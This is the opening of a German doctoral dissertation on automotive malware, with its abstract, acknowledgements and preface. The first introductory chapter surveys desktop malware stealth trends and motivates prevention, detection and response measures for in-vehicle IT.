Prävention, Detektion und Reaktion gegen drei Ausprägungsformen automotiver Malware

Eine methodische Analyse im Spektrum von Manipulationen und Schutzkonzepten

DISSERTATION

zur Erlangung des akademischen Grades

Doktoringenieur (Dr.-Ing.)

angenommen durch die Fakultät für Informatik
der Otto-von-Guericke-Universität Magdeburg

von Dipl.-Inform. Tobias Hoppe
geboren am 9. November 1979 in Gifhorn

Gutachterinnen/Gutachter

Prof. Dr.-Ing. Jana Dittmann
Otto-von-Guericke-Universität Magdeburg

Prof. Dr.-Ing. Felix Freiling
Friedrich-Alexander-Universität Erlangen-Nürnberg

Prof. Dr.-Ing. Hannes Federrath
Universität Hamburg

Magdeburg, den 10. Dezember 2014

Zusammenfassung

In den vergangenen Jahren ist der Anteil und die inzwischen essentielle Bedeutung von Informationstechnologie (IT) in modernen Fahrzeugen zunehmend gestiegen. Wesentliche verfolgte Ziele sind es, den Fahrer bestmöglich in seinen Fahraufgaben zu unterstützen sowie ihn und seine Mitmenschen vor Unfällen und damit verbundenen körperlichen Schäden zu schützen. Dazu werden zunehmend komplexe Funktionalitäten geschaffen, die in wesentlichen Teilen auf in das Fahrzeug eingebetteten IT-Systemen basieren. In diesem Zuge der fortwährenden Erhöhung von Komfort und Sicherheit (im Sinne der Safety) fällt eine bereits sehr große und weiterhin zunehmende Anzahl von Informationen an, die durch die einzelnen Systeme erfasst, verarbeitet und teils zur späteren Verwendung aufbewahrt werden.

Dieser klare Trend macht es zunehmend erforderlich, diese Daten vor Manipulation und unberechtigter Auswertung durch Dritte zu schützen. Somit kommt auch der Informationssicherheit (auch: IT-Sicherheit, IT-Security) moderner Fahrzeuge eine zunehmende, essentielle Bedeutung zu – zumal Security-Vorfälle im automotiven Einsatzumfeld auch direkte oder indirekte Folgen auf die Safety und somit Leib und Leben von Mensch haben können.
Bereits umgesetzte Schutzkonzepte adressieren bislang primär punktuelle Angriffspunkte, die insbesondere dem Problembereich der Fahrzeugkriminalität zuzuordnen sind. Gleichzeitig sind in der Praxis vielzählige Fälle elektronischer Eingriffe in Fahrzeug-IT zu beobachten, die einem sehr breiten Spektrum beabsichtigter Ziele dienen – nicht zuletzt im breiten Feld ambitionierter „Bastler“ und „Hobbyschrauber“.

Im Bereich der Desktop-IT-Sicherheit kann ein Großteil von Angriffen auf schadhafte Logik wie insbesondere Schadsoftware (engl.: malicious software, kurz: malware) zurückgeführt werden. Aus diesem Blickwinkel der Malware-Forschung, die in der Desktop-IT bereits als Teilbereich der IT-Sicherheit etabliert ist, setzt sich die vorliegende Arbeit zum Ziel, die aktuelle Rolle und relevante Formen schadhafter Logik in Bezug auf automotive IT-Systeme strukturiert herauszuarbeiten sowie das Spektrum potentieller, darauf angepasster Gegenmaßnahmen aufzuzeigen und weiter zu erschließen.

Eine wesentliche, in dieser Arbeit aufgegriffene wissenschaftliche Herausforderung ist, dass zu Beginn der durchgeführten Arbeiten nur vage Anzeichen auf potentielle Malwarebedrohungen automotiver Systeme vorlagen. Als wesentliche Ausgangsbasis der zur Einengung dieser Lücke durchgeführten Forschungsaktivitäten dient ein zweigliedrig durchgeführtes Praxisreview zu relevanten Manipulationen an automotiver IT:

- Eine Säule bildet die breit angelegte Recherche von Praxisbeispielen aus öffentlich zugänglichen Quellen, aus der in dieser Arbeit eine exemplarische Auswahl von Ergebnissen aus 5 Bereichen häufig adressierter Fahrzeugsysteme mit insgesamt 23 Einzelbeispielen wissenschaftlich aufgearbeitet wird.
- Eine zweite Säule stellen eigene wissenschaftliche Experimente in Laborumgebung dar, in denen automotive IT-Systeme aus der für viele Angreifer typischen Black-Box-Perspektive bzgl. potentieller Angriffsszenarien untersucht wurden. Hierzu wird eine Auswahl von Ergebnissen aus 6 Bereichen potentieller Zielsysteme mit insgesamt 11 Einzelbeispielen vorgestellt.

Auf dieser Basis werden anschließend die Relevanz schadhafter automotiver Logik konkretisiert sowie drei grundlegende Formen ihres Auftretens identifiziert. Die hierbei erhaltenen qualitativen Ergebnisse zur realen Relevanz der Bedrohung automotiver Systeme durch schadhafte Logik wurden mittlerweile auch von weiteren Forschern in Publikationen wie [CCK+11] oder [MiVa13] bestätigt.

Eine weitere adressierte wissenschaftliche Herausforderung stellt die Frage dar, wie zukünftige automotive Systeme besser gegen entsprechende Vorkommnisse geschützt werden können. Diesbezüglich untersucht die vorliegende Arbeit, wie automotive Schutzkonzepte in Anlehnung an das etablierte Defense-in-Depth-Prinzip auf mehreren, sich ergänzenden Verteidigungslinien gestaltet werden können.

- Zum einen werden hierzu verschiedene, beispielhafte Konzepte vorgestellt, diskutiert und teils prototypisch realisiert und evaluiert, die neben der Ebene der *Prävention* (der auch

ein Großteil bestehender sowie parallel entstandener Forschungsarbeiten zugeordnet werden kann) gezielt auch die *Detektion* von Vorfällen sowie Möglichkeiten der *Reaktion* adressieren.
- Zum anderen wird untersucht, wie die Wirksamkeit der einzelnen Verteidigungslinien durch gezielte Bündelung domänenübergreifender Aktivitäten im Rahmen eines fahrzeugherstellerseitigen IT-Sicherheitsmanagements fortwährend an sich ändernde Bedrohungslagen angepasst werden kann. Ein wesentliches Beispiel der in diesem Rahmen vorgeschlagenen Aktivitäten ist die Abbildung etablierter Strategien und Techniken der Malwareanalyse auf den automotiven Kontext. Die Anwendbarkeit der für automotive Malwareanalysen vorgeschlagenen Schritte und Strategien wird an realen Praxisbeispielen validiert, indem der Weg zu einem Analyseergebnis für jede der drei identifizierten Ausprägungsformen anhand eines zugehörigen Malwareexemplars demonstriert wird.

Ein besonderer Aspekt dieser Herausforderung liegt darin, dass im Desktop-IT-Bereich zwar schon umfangreiche Erfahrungen zu securitybezogenen Konzepten und Prozessen auf verschiedenen Verteidigungslinien bestehen, auf die hierbei aufgebaut werden kann – die jedoch auf Grund der charakteristischen Besonderheiten des automotiven Einsatzgebietes vielfach nicht direkt auf dieses übertragbar sind. Dies begründet sich neben noch vorherrschenden technologischen Unterschieden der jeweiligen IT-Systeme (z.B. bzgl. der eingesetzten Hard- und Softwarearchitekturen und verfügbaren Ressourcen) auch durch grundsätzliche Besonderheiten des speziellen automotiven Einsatzumfelds. Insbesondere ist dieses im Gegensatz zu typischen Desktop-IT-Umgebungen auch safetykritischen Charakters, so dass durch Security-Vorfälle im Automobil nicht nur digitale Informationen, sondern auch Leib und Leben von Menschen im Fahrzeug und seinem Umfeld gefährdet sein können. Ein weiterer Aspekt, der in dieser Arbeit aufgegriffen wird, sind die deutlich abweichenden Möglichkeiten zur Administration entsprechender Systeme.

Zusammenfassend vermittelt diese Arbeit eine anwendungsorientierte Sicht auf praktische Bedrohungen automotiver IT-Systeme durch drei verschiedene, relevante Formen schadhafter Logik. Das breite Spektrum möglicher Schutzmaßnahmen auf drei sich ergänzenden Verteidigungslinien Prävention, Detektion und Reaktion wird anhand mehrerer, auch experimentell validierter Konzepte illustriert. Obwohl angesichts dieser Breite der vorgenommenen Betrachtungen das Ziel eines lückenlosen Gesamtkonzepts für eine einzelne Dissertation zu hoch gesteckt wäre, wird ein strukturierter Rahmen aufgezeigt, in den sich bestehende weitere Forschungsansätze für automotive Securityfunktionen einordnen lassen und der weiteres Potential für ergänzende und vertiefende Arbeiten bietet. Die Arbeit möchte hiermit zu einer konsequenten und wirtschaftlichen Optimierung der IT-Sicherheit der modernen Fahrzeuge von morgen beitragen.

Hinweis zur Interpretation dieser Arbeit bzgl. juristischer Belange

Der Autor dieser Arbeit hat keinerlei juristischen Ausbildungshintergrund. In der vorliegenden Arbeit wird daher größtenteils auf rechtliche Einschätzungen verzichtet oder vereinzelt auf bestehende gesetzliche Regelungen verwiesen, was an den jeweiligen Stellen nach bestem Wissen des Autors aus der Perspektive eines juristischen Laien erfolgt. Insbesondere sei betont, dass die Verwendung der Begrifflichkeit *automotiver Malware* ausschließlich in Bezug auf die in Abschnitt 4.1 erarbeitete Definition dieses Terminus erfolgt. Somit weist die Verwendung dieses Begriffs im Wesentlichen auf die mögliche Verletzung von Interessen der in Abschnitt 4.1.3 behandelten Interessengruppen hin. Es sei betont, dass die Bezeichnung eines Soft- oder Hardwareobjekts als automotive Malware nicht impliziert, dass dieses aus rechtlicher Perspektive grundsätzlich als illegal bzw. nicht rechtskonform zu bewerten sei. Entsprechende Bewertungen zum rechtlichen Status würden juristisch fundierte Untersuchungen erfordern, die im Rahmen dieser Arbeit nicht geleistet werden können.

Danksagung

Die vorliegende Arbeit entstand während meiner Zeit als Doktorand und Wissenschaftlicher Mitarbeiter an der Fakultät für Informatik der Otto-von-Guericke-Universität Magdeburg.

Mein erster Dank richtet sich an meine Betreuerin Frau Prof. Jana Dittmann für die gemeinsame Zusammenarbeit während der vergangenen Jahre in der Arbeitsgruppe Multimedia and Security. In Bezug auf die vorliegende Arbeit gilt dieser Dank besonders den mir gebotenen Möglichkeiten zur anwendungsnahen Forschung im Bereich der Automotive Security, die mir besonders auch durch die Nutzbarkeit der gut ausgestatteten Automotive-Labore in der Fakultät für Informatik (FIN) sowie dem Institut für Kompetenz in AutoMobilität (IKAM) erleichtert wurde. Ebenso danke ich ihr für viele nutzbringende Einblicke in diverse weitere Anwendungsgebiete der IT-Sicherheit, die ich parallel – u.a. durch die Möglichkeit zur Mitarbeit in diversen Forschungsprojekten – erhalten und einbeziehen konnte.

Ebenfalls persönlich danken möchte ich:

- Prof. Michael Meier (Universität Bonn) für angenehme Gespräche auf mehreren Konferenzen der Gesellschaft für Informatik (GI) und produktiven Austausch über Intrusion Detection und ihre automotive Anwendung.
- Michael Müter (Daimler AG) für einen guten langjährigen Kontakt und gegenseitigen Austausch sowie für konstruktive gemeinsame Arbeiten auf dem Gebiet automotiver Intrusion Detection und Vorfallsbehandlung.
- Den Magdeburger Kollegen Sven Kuhlmann (Tuchscheerer), Stefan Kiltz, Mario Hildebrandt und Robert Altschaffel für viele angeregte Diskussionen rund um automotive Systeme, ihre Sicherheit und den Umgang damit sowie allen weiteren Magdeburger Kollegen für eine angenehme Arbeitsatmosphäre.

Des Weiteren danke ich den engagierten Magdeburger Studenten der Fakultät für Informatik, mit denen im Rahmen diverser betreuter automotiver Projekte gute Ergebnisse erzielt und konstruktive Anregungen erarbeitet werden konnten. Mit Bezug auf die vorliegende Arbeit wird an dieser Stelle insbesondere folgenden (ehemaligen) Magdeburger Studenten für ihren Einsatz in den betreuten Studienprojekten und Abschlussarbeiten gedankt:

- Björn-Erik Aust für seinen Einsatz und kreative gemeinsame Diskussionen zu Ansätzen der Ausgestaltung eines automotiven Intrusion-Management-Prozesses.
- Frederik Exler für seine engagierte Unterstützung bei der Erstellung automotiver IDS-Signaturen sowie bei der Ausgestaltung und Evaluation der prototypischen Implementierung eines automotiven IDS.
- Marko Rieche für gute Anregungen und gemeinsame Diskussionen zu anomaliebasierter automotiver Intrusion Detection und Entscheidungsfindung.
- Moritz Raabe für vertiefende Einblicke in das Definitionsspektrum zu Computer Emergency Response Teams (CERTs) sowie in realweltliche Beispiele (grundlegende Techniken und Abläufe) von CERTs in der Industrie.
- Alexander Schulze, Christopher Lobe und Jens Schiborowski für die Unterstützung bei den praktischen Untersuchungen zu bestehenden Manipulationsmöglichkeiten an integrierten Navigationssystemen.
- Marc Linde, Robert Meusel, Philipp Müller und Mike Richter für ihre engagierte Unterstützung bei den mit Hilfe verschiedener Entwicklungs- / Testumgebungen zur C2X-Kommunikation vorgenommenen Untersuchungen.
- Wiebke Menzel, Andy Breuhan, Peter Kretschmer und Christian Darius für die gute Zusammenarbeit bei der Konzipierung und Durchführung von Fahrsimulationen zur Untersuchung von Fahrerreaktionen auf Security-Warnungen.
- Maik Morgenstern für ergiebige Diskussionen und Anregungen im Kontext der Nutzbarmachung bestehender Erfahrungen der Desktop-IT-Sicherheit für den Einsatz in im automotiven Anwendungsbereich.
- Sönke Holthusen und Thomas Naumann für ihre Mitarbeit an der Erarbeitung, Ausgestaltung und prototypischen Untersuchung des Basiskonzepts für Forensische Fahrzeugdatenschreiber.

- Thomas Rehse, Falko Rassek, Wiebke Menzel und Florian Kantelberg für ihr Engagement und praktische Unterstützung bei verschiedenen weiteren theoretischen und praktischen Arbeiten im Umfeld der automotiven IT-Forensik.

Zudem danke ich allen weiteren, hier nicht namentlich genannten Personen, die mir während der Entstehung dieser Arbeit eine Hilfe waren.

Besonderer Dank gilt darüber hinaus meinen Eltern und meiner Frau Stefanie für Ihre fortwährende Unterstützung und Geduld sowie meinen geliebten Kindern Frida und Hans, denen ich nun wieder einen größeren Teil meiner Freizeit widmen kann.

Hannover, im Januar 2015,

Tobias Hoppe

Vorwort

Können Sie sich vorstellen, dass der Angreifer, der gestern noch eine Schadsoftware auf Ihren PC einschleuste um sich Ihres Onlinebanking-Kontos zu bemächtigen, sich heute oder morgen der IT in Ihrem Neuwagen zuwendet? Einem Großteil unserer Mitmenschen fällt es sichtlich schwer einzuschätzen, wie wahrscheinlich dies überhaupt ist und was die Folgen sein könnten. Im Kontext der dieser Arbeit zugrundeliegenden Forschung (siehe z.B. Abschnitt 5.3.4) zeichnete sich dieses Bild beispielsweise in Fahrsimulationen ab, in denen Testpersonen – größtenteils sogar Studenten IT-naher Studiengänge – mit entsprechenden Warnmeldungen des Fahrzeugs konfrontiert wurden.

Bedrohungen durch Malware, d.h. schadhafter Programmlogik, wurden in der öffentlichen Wahrnehmung lange Zeit nahezu ausschließlich der Desktop-IT (d.h. dem „PC-Bereich“) zugeschrieben. Insbesondere bei den auf PC-Systemen derzeit am meisten verbreiteten Betriebssystemen der Microsoft Windows Familie (Marktanteil Stand Juni 2014 ca. 91,7% [Nems14]), auf die sich der Großteil der Angreifer fokussiert, ist sich ein Großteil der Nutzer und Betreiber dieser Bedrohung auch durchaus bewusst und sorgt durch verschiedenste am Markt angebotene Security-Produkte für zusätzlichen Schutz.
Doch auch abseits dieses etablierten „Massenmarkts“ für Malware und Schutzprodukte existieren auf der anderen Seite Nischen für neuartige Bedrohungen, die Betreiber und Nutzer „exotischerer“ Systeme häufig nicht kennen oder unterschätzen und die spezialisierten Angreifern zunehmend neues Schadpotential eröffnen.
Bereits innerhalb des Desktop-IT-Bereichs lassen sich treffende Beispiele hierfür identifizieren. Beispielsweise werden alternative Betriebssysteme, die aufgrund ihrer geringeren Verbreitung als weniger attraktiv für Angreifer gelten (z.B. Mac OS oder Linux mit 6,7% bzw. 1,7% Marktanteil [Nems14]), durch viele Nutzer fälschlicherweise als „immun“ gegen Schadcode empfunden oder sogar durch Fachmagazine entsprechend dargestellt. Auch ist das Angebot von IT-Sicherheitslösungen für entsprechende Systeme derzeit noch deutlich geringer. Indem viele Betreiber und Nutzer entsprechender Systeme grundsätzlich vorhandene Malwarebedrohungen fahrlässig ignorieren, führt dieses Wiegen in falscher Sicherheit häufig dazu, dass Schutzvorkehrungen vernachlässigt werden. Zunehmend auch für diese Systeme beobachteter Malware stehen daher derzeit oft kaum Hürden im Weg.

Dass das Vorhandensein von Malware für ein (Betriebs-)System nicht primär an dessen Namen bzw. dem Ruf seines Herstellers festgemacht werden sollte, betont auch der Malwareexperte Eugene Kaspersky (Gründer des das Unternehmens Kaspersky Lab, eines der führenden Anbieter von IT-Sicherheitslösungen). In [Kasp08] postuliert er drei allgemeine *„Bedingungen für die Existenz von Schadprogrammen“*:

> - ***Verbreitung:*** *Das System muss weit verbreitet sein, damit möglichst viele potentielle Opfer vorhanden sind.*
> - ***Umfassende Dokumentation:*** *Zu dem System muss es eine umfassende Dokumentation geben, damit sich die Programmierer mit den technischen Details vertraut machen können.*
> - ***Unzureichende Sicherheit*** *oder* ***Schwachstellen*** *des Systems oder der Anwendungen, damit es genügend Zugriffsmöglichkeiten gibt.*
>
> [Kasp08]

Blickt man über den Horizont der Desktop-IT hinaus, so stellt man fest, dass damit auch Anwendungsgebiete weiterer Formen von Informationstechnologie (z.B. eingebettete Systeme oder Automatisierungstechnik) grundsätzlich ebenfalls Ziel von schadhafter Logik werden könnten. Dass dies bereits Realität ist, hat hingegen erst seit vergleichsweise kurzer Zeit Einzug in das öffentliche Bewusstsein gehalten – im Wesentlichen seit der öffentlich betriebenen Aufdeckung und Analyse der Schadsoftware Stuxnet [Syma11]. Die Existenz dieser offenbar hochprofessionell entwickelten Schadsoftware, bei der aufgrund nachgewiesener Manipulationen an ausgewählten Automatisierungssystemen das Ziel der Sabotage von Urananreicherungsanlagen vermutet wird, relativiert die o.g. Existenzkriterien sogar teilwei-

se: Insbesondere sind die ersten zwei Bedingungen nicht als Ausschlusskriterien zu deuten – bei ausreichender Fokussierung des Angreifers können auch gering verbreitete Systeme mit nicht oder nur begrenzt verfügbarer Dokumentation zum Ziel von Malware werden.

Die vorliegende Arbeit widmet sich einem Überblick über die Bedrohung durch Schadlogik im Bereich der zunehmend komplexen automotiven IT-Systeme (d.h. die in modernen Fahrzeugen eingebettete IT). Sie reflektiert die aktuelle Lage, identifiziert drei generelle Ausprägungsformen automotiver Malware und diskutiert sowie bewertet Gegenmaßnahmen, die gezielt ein breites Spektrum aus Prävention, Detektion und Reaktion adressieren.

Inhaltsverzeichnis

Tabellenverzeichnis

Abbildungsverzeichnis

1 Einleitung und Motivation

In den zurückliegenden Jahren hat sich moderne Informationstechnologie zunehmend mit weiten Bereichen des Alltagslebens der Menschen verwoben. Damit beschränkt sich IT schon lange nicht mehr nur auf die Aufgabe als Hilfsmittel am und um den Schreibtisch (d.h. auf die „gewohnte“ Desktop-IT), wie dies z.B. bei PCs, Laptops, Scannern oder Druckern am heimischen Internetanschluss oder im Firmennetzwerk der Fall ist. Gerade auch abseits dieser Domäne ist IT zum essentiellen Fundament vieler Entwicklungen geworden. So wurden bereits im Jahr 2005 Schätzungen zufolge 98% aller weltweit produzierten Mikrocontroller (Prozessoren) in eingebetteten Geräten verbaut [HKM+05]. Einige Beispiele, die inzwischen ebenfalls in modernen Haushalten weit verbreitet sind, sind Mobiltelefone und Smartphones, diverse Haushaltsgeräte (von der Waschmaschine bis zum intelligenten Kühlschrank) sowie Heim-Entertainment-Geräte (wie z.B. Smart-TVs, Spielkonsolen, DVD/BluRay-Player). Doch auch außerhalb von Privathaushalten und Büros sind komplexe IT-Infrastrukturen als eingebetteter Bestandteil gewohnter Prozesse und Einrichtungen aus der heutigen Gesellschaft nicht mehr wegzudenken: vielfältige weitere Einsatzgebiete komplexer IT finden sich z.B. im elektronischen Zahlungsverkehr an der Supermarktkasse, am Bank- oder Fahrkartenautomat, in IT-gestützten Logistiknetzwerken auf Bahnhöfen oder in Schiffs- oder Flughäfen, bis hin zu IT-gestützten Automatisierungsanlagen industrieller Produktionssysteme.

Mit der zunehmenden Ausbreitung von IT gewinnt gleichzeitig die IT-Sicherheit (d.h. der Schutz gegen vorsätzliche, unautorisierte Eingriffe in IT-basierter Systeme, auch: IT-Security) zunehmend auch abseits der herkömmlichen Desktop-IT-Umgebungen an immenser Bedeutung. Während IT-basierte Angriffe bis vor wenigen Jahren nahezu ausschließlich Systeme aus dem Desktop-IT-Sektor betrafen, breitet sich die Problematik zunehmend auch auf andere Domänen aus, während gleichzeitig eine zunehmende Kommerzialisierung und Professionalisierung des Angreiferspektrums zu beobachten ist. Nur zwei beunruhigende Belege dieses Trends sind die zunehmende Verbreitung von – oft schadsoftwarebasierten – Angriffen auf mobile Endgeräte wie Mobiltelefone und Smartphones [Fsec13] (u.a. als erweitertes Betätigungsfeld von Onlinebanking-Betrügern) sowie die offenbar gezielt zur Sabotage und Ausspionierung spezieller Industrieanlagen zugeschnittenen Schadprogramme Stuxnet [Syma11] und Duqu [Syma11b].

Eine Einführung in ein weiteres Problemfeld aus diesem Spektrum, das in dieser Arbeit fokussiert wird, wird im folgenden Abschnitt 1.1 geliefert. Die konkret adressierte Forschungslücke wird anschließend in Abschnitt 1.2 beschrieben, in dem auch vier zentrale Forschungsfragen aufgestellt werden, auf die in dieser Arbeit Antworten erarbeitet werden sollen. Darauf aufbauend werden in Abschnitt 1.3 die zur Einengung dieser Forschungslücken verfolgten Ziele und Vorgehensweisen der Arbeit vorgestellt. Eine Zusammenfassung wesentlicher erzielter Beiträge dieser Arbeit folgt anschließend in Abschnitt 1.4, bevor in Abschnitt 1.5 ein Überblick über die weitere Strukturierung der vorliegenden Arbeit geliefert wird.

1.1 Einführung in das betrachtete Problemfeld

Der Fokus dieser Arbeit liegt auf einem weiteren hochfrequentierten Einsatzbereich moderner IT, welche eingebettet in ein Hilfsmittel des täglichen Lebens regelmäßig durch einen Großteil der Bevölkerung genutzt wird – dem Automobil. Während sich ein Großteil der Nutzer der enormen Rolle der IT in aktuellen Fahrzeugen vermutlich nicht in vollem Umfang bewusst ist, werden die vielzähligen neuen Fahrzeugfunktionen, die in den letzten Jahren das Automobil neu definierten, in weiten Teilen durch eingebettete IT realisiert. Schätzungen zufolge entfiel im Jahr 2010 gut ein Drittel der Produktionskosten eines durchschnittlichen Fahrzeugs auf die enthaltene Elektrik und Elektronik [Reif11]. Die angestiegene Komplexität automotiver IT schlägt sich auch in der Anzahl der in einem modernen Fahrzeug enthaltenen Steuergeräte nieder, die oft im oberen zweistelligen Bereich liegt (bis zu 80 Stück in Oberklassefahrzeugen nach [Reif11]). Hinzu kommt die teils vielzählig angebundene Sensorik und Aktorik, über die den Steuergeräten notwendige Eingaben übermittelt und Ausgaben umgesetzt werden. Um den immensen Kabelbedarf zu reduzieren und den ebenfalls zunehmenden Abhängigkeiten der verschiedenen verteilten (Teil-) Systeme gerecht zu werden,

werden innerhalb moderner Fahrzeuge zunehmend komplexe Kommunikationsinfrastrukturen eingesetzt. Über Netzwerke aus automotiven Feldbussystemen wie Controller Area Network (CAN), Local Interconnect Network (LIN), Media Oriented Systems Transport (MOST) oder FlexRay sind i.d.R. alle Steuergeräte miteinander verbunden und es findet während des Betriebs permanent digitale Kommunikation zwischen den verteilten Systemen statt (vgl. Abschnitt 2.4.2). Ohne diese quasi vollständige Vernetzung der Fahrzeug-IT wären deren Betrieb sowie Wartung und Fehlerdiagnose heute praktisch nicht mehr möglich.

Diese Arbeit fokussiert das Automobil und darin eingebettete IT als spezielles Ziel vorsätzlicher, IT-basierter Angriffe und Manipulationen und ordnet sich damit thematisch im vergleichsweise jungen Teilforschungsgebiet der automotiven IT-Sicherheit ein, welches angesichts der stetig steigenden Komplexität und Vernetzung automotiver Systeme von zunehmender Wichtigkeit ist. Denn trotz sukzessive eingeführter Zugriffsmöglichkeiten von außen wurden diese in weiten Teilen proprietären IT-Strukturen seitens der Automobilindustrie lange als geschlossene Systeme angesehen. Technische Schutzvorkehrungen gegen unautorisierte, u.a. IT-basierte Eingriffe sind bislang nur für ausgewählte Elemente der Fahrzeug-IT insbesondere im Bereich Diebstahlschutz etabliert (vgl. Abschnitt 1.1.2), basieren jedoch häufig auf dem problematischen „Security by Obscurity“-Ansatz, d.h. der Geheimhaltung der eingesetzten Konzepte (vgl. Abschnitt 2.1.5). Werden Wege zur Umgehung dieser Maßnahmen öffentlich, so lassen sich entsprechende Angriffe oft auf eine Vielzahl von Fahrzeugen anwenden. Hinzu kommt, dass IT-Sicherheits-Verletzungen gerade in Fahrzeugumgebungen auch erhebliche Safety-Risiken bergen, d.h. im Ernstfall auch Leib und Leben von Menschen im Fahrzeug und seinem Umfeld gefährdet sind. Gezielte Forschung zu diesen Wechselwirkungen und der konsequenten Entwicklung und Umsetzung geeigneter ganzheitlicher Schutzkonzepte ist daher dringend erforderlich und wird inzwischen auch seitens der Automobilindustrie zunehmend mit in ihre Forschungs- und Entwicklungsaktivitäten einbezogen.
Der Teilbereich der IT-Sicherheitsforschung, der in dieser Arbeit konkret fokussiert und speziell vor dem Hintergrund automotiver IT-Systeme untersucht wird, ist die Malwareforschung. In der Desktop-IT, wo entsprechende Forschung bereits in vielen Facetten betrieben wird, sind bereits vielfältige Ausprägungsformen von Malware und ihrer eingesetzten Techniken bekannt. Sich über verschiedene Ausprägungsformen von Malware bewusst zu sein ist u.a. deshalb sinnvoll, um mehr über die zugrundeliegenden Charakteristiken und Funktionsweisen zu erfahren und darauf aufbauend zugeschnittene Gegenmaßnahmen treffen zu können:

> *If you don't understand the differences in the categories of malicious code, you won't be able to see how specific defenses can help.*
>
> [SkZe03]

Entsprechend steht im Desktop-IT-Bereich bereits eine breite Palette technischer Maßnahmen zur Vorbeugung sowie Detektion und Abwehr malwarebasierter Angriffe zur Verfügung (z.B. in Form von Antivirensoftware, hostbasierter Verhaltenserkennung oder netzwerkbasierter Detektions- und Filtermechanismen). Währenddessen sind strukturierte Erkenntnisse zur Bedeutung von Malware in automotiven Systemen sowie zu ihren relevanten Arten und Ausprägungsformen bislang kaum vorhanden. Die Notwendigkeit der Forschung zu Bedrohungslage und Schutzmöglichkeiten angesichts relevanter Formen automotiver Malware wird in den folgenden Unterabschnitten einleitend anmotiviert. Als Einstieg wird in Abschnitt 1.1.1 ein Beispiel moderner Schadsoftware aus dem Desktop-Bereich vorgestellt, welches das Potential moderner Schadsoftwaretechniken prägnant demonstriert. Abschnitt 1.1.2 liefert Einblicke in erste, sich im Automobilbereich abzeichnende Malwaretrends.

1.1.1 Malwaretrends der Desktop-IT am Beispiel der „Zecke“

Eine Eigenschaft, an der viele Angreifer bei eingesetzter Malware unabhängig von ihrem jeweiligen Einsatzzweck interessiert sind, ist deren Tarnung. Durch sie kann die Einsatzzeit auf Seiten des Opfers maximiert werden, indem das Risiko der Entdeckung bzw. anschließend eingeleiteten Aktivitäten zur Bereinigung und ggf. Strafverfolgung minimiert wird. Insbesondere Täter, die dem Bereich der organisierten (Internet-)Kriminalität zuzuordnen sind, betreiben bei der Entwicklung der eingesetzten Malware zunehmend intensive Bestrebungen, um vorhandene Sicherheitslösungen gezielt zu umgehen und durch Einsatz fortschrittlicher

Angriffstechniken sowohl ihre Existenz auf dem Zielsystem als auch ihre Kommunikation mit dem Angreifer zu verschleiern.

Dass mit einer solchen gezielten Maximierung der Tarnung von Schadsoftware zu rechnen ist, wurde bereits in 2005 durch den deutschen Informatiker Tobias Klein auf der IT-Sicherheitskonferenz „IT Defense“ 2005 in Köln demonstriert [Wett05]. Er stellte ein zu Forschungszwecken entwickeltes, modernes Angriffswerkzeug namens „Zecke“ vor, welches sämtliche Kommunikation mit dem Angreifer durch zulässige Anwendungsprotokolle tunnelt und ausschließlich aus dem Arbeitsspeicher des befallenen Systems heraus agiert. Dadurch werden sowohl eine zur Laufzeit erfolgende Erkennung auf Netzwerkebene als auch nachträgliche computerforensische Analysen zum Nachweis des Angriffs erheblich erschwert.
Im Vorfeld dieser Arbeit wurde 2006 zu Forschungs- und Simulationszwecken die prototypische Implementierung entsprechender fortschrittlicher Angriffs- und Selbstschutztechniken in einer eigenen „Zecke“ vorgenommen, um die Bedrohung durch diese neuartigen Schadprogramme zu evaluieren und die Wirksamkeit bestehender Schutzmaßnahmen angesichts verschiedener Selbstschutztechniken des Schadcodes zu untersuchen (siehe eigene Vorarbeiten [Hopp06], [HoLD07]). Auch diese kann ausschließlich im Arbeitsspeicher agieren und beschränkt sich auf die Rechte und Kommunikationsmöglichkeiten des gewählten Wirtsprozesses. Als erweiterte Merkmale wurden u.a. das steganographische Einbetten von Nutzdaten in bestehenden Datenverkehr, polymorpher Code und generische Techniken zum Umgehen verschiedener hostbasierter Sicherheitssoftware umgesetzt. Dass die gezielten Tarnungseigenschaften eine erhebliche Herausforderung für bestehende Schutzvorkehrungen darstellen, zeigten die durchgeführten Praxistests mit einem netzwerkbasierten und zehn hostbasierten Sicherheitslösungen. Lediglich drei hostbasierten Securityprodukten gelang es, den gestellten Angriff mit der „Zecke“ bei Verwendung sämtlicher unterstützter Selbstschutztechniken zu erkennen. Eine kompakte Übersicht über die Funktionsweise dieser Implementierung, die Selbstschutztechniken und Tests findet sich im Grundlagenteil in Abschnitt 2.3.3.

Seitdem haben sich einige bei der Forschung zur „Zecke“ bereits angedeutete Trends auch bei in der Praxis anzutreffender Schadsoftware manifestiert. Beispielsweise setzten Onlinebanking-Betrüger in den vergangenen Jahren vermehrt Schadsoftware ein, die sich direkt im Prozess der Browseranwendungen einnistet, um sich trotz gesicherter SSL-/TLS-Verbindungen an deren nutzerseitigem Ende eine Man-in-the-Middle-Position zu verschaffen, aus der sie bidirektional Transaktionsdaten bzw. angezeigte Inhalte beliebig filtern können [Schm11]. Anfang 2012 wurde zudem mit TrojanDownloader:Win32/Poison.A eine Schadsoftware analysiert [Henn12], die im Ausgangszustand keine verdächtigen Routinen enthält und aus dem Internet nachgeladene Schadfunktionen direkt im Arbeitsspeicher startet und ausschließlich dort vorhält. Dies erfolgt nach [Henn12] mutmaßlich primär, um die Erkennung z.B. durch Antivirensoftware zu erschweren, was jedoch ebenfalls auf computerforensische Untersuchungen zutreffen dürfte. 2013 wurde über einen Angriff bei einem Webhoster berichtet, bei der Angreifer ein als neuartig bezeichnetes Server-Rootkit einsetzten, welches wesentliche Serverdienste wie den OpenSSH-Daemon und den Apache Webserver ohne Änderungen an der Festplatte oder Neustart der Dienste direkt im Arbeitsspeicher manipuliert habe [Eike13].

1.1.2 Sich abzeichnende Malwaretrends als Herausforderung in der automotiven IT

